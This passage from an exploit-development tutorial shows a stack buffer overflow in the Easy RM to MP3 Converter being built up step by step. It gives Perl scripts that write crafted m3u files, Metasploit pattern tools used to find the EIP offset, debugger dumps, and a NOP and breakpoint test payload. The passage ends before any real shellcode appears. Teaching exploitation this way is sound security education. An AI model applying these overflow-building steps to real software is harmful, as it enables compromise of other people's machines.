
(do NOT put an empty line after this string ! make sure this string is the only string in the symbol path field)

If you want to use Immunity Debugger instead : get a copy here and install it. Open Immunity debugger, go to "Options" – "Just in-time debugging" and click "Make Immunity Debugger just in-time debugger".

Ok, let's get started.


Launch Easy RM to MP3, and then open the crash.m3u file again. The application will crash again. If you have disabled the popups, windbg or Immunity debugger will kick in automatically. If you get a popup, click the "debug" button and the debugger will be launched :

Windbg :



```
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01fe0000 01ff1000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 02200000 0221e000   C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 73000000 73026000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02460000 02472000   C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76ee0000 76f1c000   C:\WINDOWS\system32\RASAPI32.dll
ModLoad: 76e90000 76ea2000   C:\WINDOWS\system32\rasman.dll
ModLoad: 5b860000 5b8b5000   C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 76eb0000 76edf000   C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000   C:\WINDOWS\system32\rtutils.dll
ModLoad: 769c0000 76a74000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 722b0000 722b5000   C:\WINDOWS\system32\sensapi.dll
ModLoad: 71a50000 71a8f000   C:\WINDOWS\System32\mswsock.dll
ModLoad: 77c70000 77c94000   C:\WINDOWS\system32\msv1_0.dll
ModLoad: 76d60000 76d79000   C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 76fc0000 76fc6000   C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 78130000 78257000   C:\WINDOWS\system32\urlmon.dll
ModLoad: 76f20000 76f47000   C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 662b0000 66308000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000   C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 77b40000 77b62000   C:\WINDOWS\system32\appHelp.dll
ModLoad: 76fd0000 7704f000   C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77050000 77115000   C:\WINDOWS\system32\COMRes.dll
ModLoad: 77920000 77a13000   C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 5ad70000 5ada8000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 76990000 769b5000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
ModLoad: 77a80000 77b15000   C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000   C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c30000 76c5e000   C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c90000 76cb8000   C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 71b20000 71b32000   C:\WINDOWS\system32\MPR.dll
ModLoad: 02f90000 02fa1000   C:\Program Files\Virtual Machine Additions\arxvpcnp.dll
ModLoad: 67000000 67012000   C:\WINDOWS\system32\vmsrvc.dll
ModLoad: 75f60000 75f67000   C:\WINDOWS\System32\drprov.dll
ModLoad: 71c10000 71c1e000   C:\WINDOWS\System32\ntlanman.dll
ModLoad: 71cd0000 71ce7000   C:\WINDOWS\System32\NETUI0.dll
ModLoad: 71c90000 71cd0000   C:\WINDOWS\System32\NETUI1.dll
ModLoad: 71c80000 71c87000   C:\WINDOWS\System32\NETRAP.dll
ModLoad: 71bf0000 71c03000   C:\WINDOWS\System32\SAMLIB.dll
ModLoad: 75f70000 75f7a000   C:\WINDOWS\System32\davclnt.dll
ModLoad: 75970000 75a68000   C:\WINDOWS\system32\MSGINA.dll
ModLoad: 74320000 7435d000   C:\WINDOWS\system32\ODBC32.dll
ModLoad: 76360000 76370000   C:\WINDOWS\system32\WINSTA.dll
ModLoad: 030d0000 030e7000   C:\WINDOWS\system32\odbcint.dll
(da4.878): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00007530
eip=41414141 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_na.dll>+0x41414130:
41414141 ??              ???
```

Immunity :


Immunity Debugger - RM2MP3Converter.exe
File View Debug ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Consulting Services Manager
CPU - main thread
Registers (FPU)
Log data
SEH chain of main thread
Breakpoints
Paused

```
EIP 41414141
```

```
[21:02:02] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

This GUI shows the same information, but in a more...errr.. graphical way. In the upper left corner, you have the CPU view, which shows assembly instructions and their opcodes. (the window is empty because EIP currently points at 41414141 and that's not a valid address). In the upper right windows, you can see the registers. In the lower left corner, you see the memory dump of 00446000 in this case. In the lower right corner, you can see the contents of the stack (so the contents of memory at the location where ESP points at).

Anyways, in both cases, we can see that the instruction pointer contains 41414141, which is the hexidecimal representation for AAAA.

> A quick note before proceeding : On intel x86, the addresses are stored little-endian (so backwards). The AAAA you are seeing is in fact AAAA :-) (or, if you have sent ABCD in your buffer, EIP would point at 44434241 (DCBA)

So it looks like part of our m3u file was read into the buffer and caused the buffer to overflow. We have been able to overflow the buffer and write across the instruction pointer. So we may be able to control the value of EIP.

Since our file does only contain A's, we don't know exactly how big our buffer needs to be in order to write exactly into EIP. In other words, if we want to be specific in overwriting EIP (so we can feed it usable data and make it jump to our evil code, we need to know the exact position in our buffer/payload where we overwrite the return address (which will become EIP when the function returns). This position is often referred to as the "offset".

Determining the buffer size to write exactly into EIP


We know that EIP is located somewhere between 20000 and 30000 bytes from the beginning of the buffer. Now, you could potentially overwrite all memory space between 20000 and 30000 bytes with the address you want to overwrite EIP with. This may work, but it looks much more nice if you can find the exact location to perform the overwrite. In order to determine the exact offset of EIP in our buffer, we need to do some additional work.

First, let's try to narrow down the location by changing our perl script just a little :

Let's cut things in half. We'll create a file that contains 25000 A's and another 5000 B's. If EIP contains an 41414141 (AAAA), EIP sits between 20000 and 25000, and if EIP contains 42424242 (BBBB), EIP sits between 25000 and 30000.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3.



```
(400.110): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00007530
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

OK, so eip contains 42424242 (BBBB), so we know EIP has an offset between 25000 and 30000. That also means that we should/may see the remaining B's in memory where ESP points at (given that EIP was overwritten before the end of the 30000 character buffer)

```
Buffer :
                       [       5000 B's                   ]
[AAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB][BBBB][BBBBBBBBB......]
     25000 A's                        EIP  ESP points here
```

dump the contents of ESP :

```
0:000> d esp
```

```
000ff730  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff740  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff750  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff760  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff770  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff780  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff790  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7a0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ff7b0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7c0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7d0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7e0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7f0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff800  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff810  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff820  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ff830  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff840  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff850  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff860  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff870  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff880  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff890  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff8a0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

That is great news. We have overwritten EIP with BBBB and we can also see our buffer in ESP.

Before we can start tweaking the script, we need to find the exact location in our buffer that overwrites EIP.

In order to find the exact location, we'll use Metasploit.

Metasploit has a nice tool to assist us with calculating the offset. It will generate a string that contains unique patterns. Using this pattern (and the value of EIP after using the pattern in our malicious .m3u file), we can see how big the buffer should be to write exactly into EIP.


Open the tools folder in the metasploit framework3 folder (I'm using a linux version of metasploit 3). You should find a tool called pattern_create.rb. Create a pattern of 5000 characters and write it into a file

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb 5000
```

Edit the perl script and replace the content of $junk2 with our 5000 characters.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = “put the 5000 characters here”
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file. open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP



```
ModLoad: 76990000 769b5000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
(870.72c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=00007530
eip=356b4234 esp=000ff730 ebp=00343e68 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x356b4223:
356b4234 ??              ???
```

At this time, eip contains 0x356b4234 (note : little endian : we have overwritten EIP with 34 42 6b 35 = 4Bk5

Let’s use a second metasploit tool now, to calculate the exact length of the buffer before writing into EIP, feed it with the value of EIP (based on the pattern file) and length of the buffer :


```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 0x356b4234 5000
1094
root@bt:/pentest/exploits/framework3/tools#
```

1094. That’s the buffer length needed to overwrite EIP. So if you create a file with 25000+1094 A’s, and then add 4 B’s (42 42 42 42 in hex) EIP should contain 42 42 42 42. We also know that ESP points at data from our buffer, so we’ll add some C’s after overwriting EIP.

Let’s try. Modify the perl script to create the new m3u file.

```
my $file= "eipcrash.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created successfully\n";
```

Create eipcrash.m3u, open it in Easy RM to MP3, observe the crash and look at eip and the contents of the memory at ESP:



```
(e34.c78): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000065f9
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

```
0:000> d esp
000ff730  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff740  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff750  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff760  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff770  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff780  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff790  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff7a0  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

In Immunity Debugger, you can see the contents of the stack, at ESP, by looking at the lower right hand window.

Excellent. EIP contains BBBB, which is exactly what we wanted. So now we control EIP. On top of that, ESP points to our buffer (C’s)

> Note : the offset shown here is the result of the analysis on my own system. If you are trying to reproduce the exercises from this tutorial on your own system, odds are high that you will get a different offset address. So please don’t just take the offset value or copy the source

code to your system, as the offset is based on the file path where the m3u file is stored. The buffer that is vulnerable to an overflow includes the full path to the m3u file. So if the path on your system is shorter or larger than mine, then the offset will be different.

Our exploit buffer so far looks like this :

Buffer	EBP	EIP	ESP points here | V
A (x 26090)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCC
414141414141…41	41414141	42424242	
26090 bytes	4 bytes	4 bytes	1000 bytes ?

Find memory space to host the shellcode

We control EIP. So we can point EIP to somewhere else, to a place that contains our own code (shellcode). But where is this space, how can we put our shellcode in that location and how can we make EIP jump to that location ?

In order to crash the application, we have written 26094 A's into memory, we have written a new value into the saved EIP field (ret), and we have written a bunch of C's.

When the application crashes, take a look at the registers and dump all of them (d esp, d eax, d ebx, d ebp, …). If you can see your buffer (either the A's or the C's) in one of the registers, then you may be able to replace those with shellcode and jump to that location. In our example, We can see that ESP seems to point to our C's (remember the output of d esp above), so ideally we would put our shellcode instead of the C's and we tell EIP to go to the ESP address.

Despite the fact that we can see the C's, we don't know for sure that the first C (at address 000ff730, where ESP points at), is in fact the first C that we have put in our buffer.

We'll change the perl script and feed a pattern of characters (I've taken 144 characters, but you could have taken more or taken less) instead of C's :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file, open it, let the application die and dump memory at location ESP :

```
0:000> d esp
000ff730  44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEFGHIJK2ABCDEFG
000ff740  48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEFGHIJK
000ff750  34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEFGHIJK5ABC
000ff760  44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEFGHIJK6ABCDEFG
000ff770  48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEFGHIJK
000ff780  38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEFGHIJK9ABC
000ff790  44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEFGHIJKAABCDEFG
000ff7a0  48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEFGHIJK
0:000> d
000ff7b0  43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CABCDEFGHIJK.AAA
```

```
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

ok, we can see 2 interesting things here :

- ESP starts at the 5th character of our pattern, and not the first character. You can find out why by looking at this forum post : /index.php/forum/writing-exploits/question-about-esp-in-tutorial-pt1
- After the pattern string, we see "A's". These A's most likely belong to the first part of the buffer (26101 A's), so we may also be able to put our shellcode in the first part of the buffer (before overwriting RET)…

But let's not go that way yet. We'll first add 4 characters in front of the pattern and do the test again. If all goes well, ESP should now point directly at the beginning of our pattern :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Let the application crash and look at esp again

```
0:000> d esp
000ff730  31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43  1ABCDEFGHIJK2ABC
000ff740  44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47  DEFGHIJK3ABCDEFG
000ff750  48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b  HIJK4ABCDEFGHIJK
000ff760  35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43  5ABCDEFGHIJK6ABC
000ff770  44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47  DEFGHIJK7ABCDEFG
000ff780  48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b  HIJK8ABCDEFGHIJK
000ff790  39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43  9ABCDEFGHIJKAABC
000ff7a0  44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47  DEFGHIJKBABCDEFG
0:000> d
000ff7b0  48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b  HIJKCABCDEFGHIJK
000ff7c0  00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Much better !

We now have

- control over EIP
- an area where we can write our code (at least 144 bytes large. If you do some more tests with longer patterns, you will see that you have even more space… plenty of space in fact)
- a register that directly points at our code, at address 0x000ff730

Now we need to

- build real shellcode
- tell EIP to jump to the address of the start of the shellcode. We can do this by overwriting EIP with 0x000ff730.

Let’s see

We’ll build a small test case : first 26094 A’s, then overwrite EIP with 000ff730, then put 25 NOP’s, then a break, and then more NOP’s.

If all goes well, EIP should jump 000ff730, which contains NOPs. The code should slide until the break.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x000ff730);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

The application died, but we expected a break instead of an access violation.
When we look at EIP, it points to 000ff730, and so does ESP.
When we dump ESP, we don’t see what we had expected.


```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff730 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff71f:
000ff730 0000            add     byte ptr [eax],al          ds:0023:00000001=??
0:000> d esp
000ff730  00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00  ........XJ......
000ff740  30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.......AAAAAAAA
000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

So jumping directly to a memory address may not be a good solution after all. (000ff730 contains a null byte, which is a string terminator… so the A’s you are seeing are coming from the first part of the buffer… We never reached the point where we started writing our data after overwrite EIP…
Besides, using a memory address to jump to in an exploit would make the exploit very unreliable. After all, this memory address could be different in other OS versions, languages, etc…)
Long story short : we cannot just overwrite EIP with a direct memory address such as 000ff730. It’s not a good idea because it would not be reliable, and it’s not a good idea because it contains a null byte. We have to use another technique to achieve the same goal : make the application jump to our own provided code. Ideally, we should be able to reference a register (or an offset to a register), ESP in our case, and find a function that will jump to that register. Then we will try to overwrite EIP with the address of that function and it should be time for pancakes and icecream.

Jump to the shellcode in a reliable way


We have managed to put our shellcode exactly where ESP points at (or, if you look at it from a different angle, ESP points directly at the beginning of our shellcode). If that would not have been the case, we would have looked to the contents of other register addresses and hope to find our buffer back. Anyways, in this particular example, we can use ESP.
The reasoning behind overwriting EIP with the address of ESP was that we want the application to jump to ESP and run the shellcode.
